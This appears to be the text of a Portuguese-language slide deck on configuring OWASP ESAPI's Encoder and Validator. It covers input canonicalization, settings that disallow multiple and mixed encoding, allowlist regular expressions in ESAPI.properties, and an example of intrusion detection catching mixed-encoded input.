
.esapi/ESAPI-AccessControlPolicy.xml
.esapi/URLAccessRules.txt
.esapi/users.txt

Validação, Codificação e Injeção




Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

Tratando Validação e Codificação



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

Codificação e Decodificação de Dados não Confiáveis



Fonte: OWASP ESAPI Javadoc

Configurando Encoder

- A ESAPI realiza a canocalização dos dados de entrada antes de realizar a validação dos dados para prevenir tentativas de burlar os filtros com ataques codificados.
- A canonicalização ocorre automaticamente quando se utiliza o Validator da ESAPI, mas também é possível invocar o método de canocalização diretamente, conforme o trecho de código a seguir:

```
String result = ESAPI.encoder().canonicalize( request.getParameter("input") );
```

Configurando Encoder

Configuração Padrão

- Permitir codificação múltipla
- Permitir codificação mista
- Lista de CODECs padrão

```
(...)
#==========================================================================
# ESAPI Encoder
#
Encoder.AllowMultipleEncoding=false
Encoder.AllowMixedEncoding=false
Encoder.DefaultCodecList=HTMLEntityCodec,PercentCodec,JavaScriptCodec
#==========================================================================
(...)
```

Configurando Encoder

Multiple Encoding – Codificação Múltipla

- Codificação multipla ocorre quando um formato de codificação é aplicado diversas vezes.
- Permitir a codificação múltipla é uma prática totalmente desaconselhável.

```
Encoder.AllowMultipleEncoding=false
```

Configurando Encoder

Mixed Encoding – Codificação Mista

- A codificação mista ocorre quando diferentes formatos de codificação são aplicados, ou quando múltiplos formatos são aninhados.
- Habilitar a codificação mista é uma prática totalmente desaconselhável.

```
Encoder.AllowMixedEncoding=false
```

Configurando Encoder

"hello world"

```
String result = ESAPI.encoder().canonicalize( "%22hello world%22" );
```

"hello world"

```
String result = ESAPI.encoder().canonicalize( "&#x22;hello world&#x22;" );
```



```
09/11/2010 10:24:40 org.owasp.esapi.reference.JavaLogFactory$JavaLogger log
SEVERE: [Anonymous:null@unknown -> /IntrusionException] INTRUSION - Mixed encoding (2x) detected in %22hello world&#x22;
Exception in thread "main" org.owasp.esapi.errors.IntrusionException: Input validation failure
    at org.owasp.esapi.reference.DefaultEncoder.canonicalize(DefaultEncoder.java:161)
    at org.owasp.esapi.reference.DefaultEncoder.canonicalize(DefaultEncoder.java:105)
    at Teste.main(Teste.java:114)
```

```
String result = ESAPI.encoder().canonicalize( "%22hello world&#x22;" );
```

Configurando Encoder

CodeList – Lista de Codificadores

- A lista de codificação padrão contém os codecs a serem aplicados quando estiver realizando a canocalização de dados não confiáveis
- A lista deve incluir os codecs para todos os interpretadores ou decodificadores.

```
Encoder.DefaultCodecList=HTMLEntityCodec,PercentCodec,JavaScriptCodec
```

Configurando Validator

Possui as configurações de validação dos dados nos seguintes arquivos:

- ESAPI.properties
  - Contém expressões regulares usadas pelos módulos da ESAPI
- validation.properties
  - Contém expressões regulares criadas pelo próprios usuários

Configurando Validator

ESAPI.properties

```
  (...)
  #===========================================================================
  # ESAPI Encoder
  #
Validator.ConfigurationFile=validation.properties

# Validators used by ESAPI
Validator.AccountName=^[a-zA-Z0-9]{3,20}$
Validator.SystemCommand=^[a-zA-Z\\-\\/]{1,64}$
Validator.RoleName=^[a-z]{1,20}$

#the word TEST below should be changed to your application
#name - only relative URL's are supported
Validator.Redirect=^\\/test.*$

  (...)
```

Configurando Validator

ESAPI.properties

```
  (...)
# Global HTTP Validation Rules
# Values with Base64 encoded data (e.g. encrypted state) will need at least [a-zA-Z0-9\/+=]
Validator.HTTPScheme=^(http|https)$
Validator.HTTPServerName=^[a-zA-Z0-9_.\\-]*$
Validator.HTTPParameterName=^[a-zA-Z0-9_]{1,32}$
Validator.HTTPParameterValue=^[a-zA-Z0-9.\\-\\/+=@_ ]*$
Validator.HTTPCookieName=^[a-zA-Z0-9\\-_]{1,32}$
Validator.HTTPCookieValue=^[a-zA-Z0-9\\-\\/+=_ ]*$
Validator.HTTPHeaderName=^[a-zA-Z0-9\\-_]{1,32}$
Validator.HTTPHeaderValue=^[a-zA-Z0-9()\\-=\\*\\.\\?;,+\\/:&_ ]*$
Validator.HTTPContextPath=^[a-zA-Z0-9.\\-\\/_]*$
Validator.HTTPServletPath=^[a-zA-Z0-9.\\-\\/_]*$
Validator.HTTPPath=^[a-zA-Z0-9.\\-_]*$
Validator.HTTPQueryString=^[a-zA-Z0-9()\\-=\\*\\.\\?;,+\\/:&_ %]*$
Validator.HTTPURI=^[a-zA-Z0-9()\\-=\\*\\.\\?;,+\\/:&_ ]*$
Validator.HTTPURL=^.*$
Validator.HTTPJSESSIONID=^[A-Z0-9]{10,30}$

# Validation of file related input
Validator.FileName=^[a-zA-Z0-9!@#$%^&{}\\[\\]()_+\\-=,.~'` ]{1,255}$
Validator.DirectoryName=^[a-zA-Z0-9:/\\\\!@#$%^&{}\\[\\]()_+\\-=,.~'` ]{1,255}$

  (...)
```

Configurando Validator

